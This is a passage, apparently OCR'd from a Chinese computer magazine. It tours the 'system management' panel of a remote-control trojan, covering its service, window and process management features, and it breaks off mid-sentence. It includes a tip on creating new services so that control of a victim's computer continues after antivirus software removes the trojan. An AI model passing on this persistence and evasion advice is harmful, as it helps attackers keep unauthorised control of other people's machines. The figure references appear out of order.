


图6




图7

再来看看“系统管理”命令，其中包括了“服务管理”、“窗口管理”、“进程管理”、“应用程序管理”等多个和系统相关的控制命令。首先点击“服务管理”，通过该命令可以查看远程计算机中的系统服务，而且该命令和其它木马不同的是，不仅可以对系统的服务名称进行查看，当我们点击其中的一项系统服务后，即可在“服务管理”窗口的左侧看到该服务的介绍，和Windows系统中的服务管理器一模一样。除此以外，通过右键菜单中的命令可以进行系统服务的刷新、编辑、开始、停止、移出等操作。尤其是用户还可以创建新的服务项，这样就可以在木马程序被杀毒软件查杀后，用来启动其它不被查杀的程序以继续控制远程计算机了，如图5。




图3

接下来看看“系统管理”下的“窗口管理”命令，右键菜单选中其中的“包括隐藏窗口”和“包括可见窗口”选项，然后点击“刷新”按钮就可以显示出远程系统中的所有窗口信息，红色标识的是隐藏窗口。通过右键“管理”菜单中的命令，可以对选定的窗口进行关闭、取消、启动、隐藏、闪光等操作，如图6。

除了上面的这些基本操作外，还包括标题修改、发送按键、以及捕捉命令。尤其是这个捕捉命令是该木马最大的特色之一，实际上该命令就是一个桌面查看命令，只不过这里只能对指定的窗口内容进行查看，而不是对整个桌面窗口进行查看。另外通过右键“进程”菜单中的命令，可以对该窗口所对应的进程进行结束、暂停、继续等操作。

选择“系统管理”下的“进程管理”命令，就可以对远程系统中正在使用的进程进行查看管理，同样木马会在这里用红色来标注隐藏的进




图4




图5




图 9

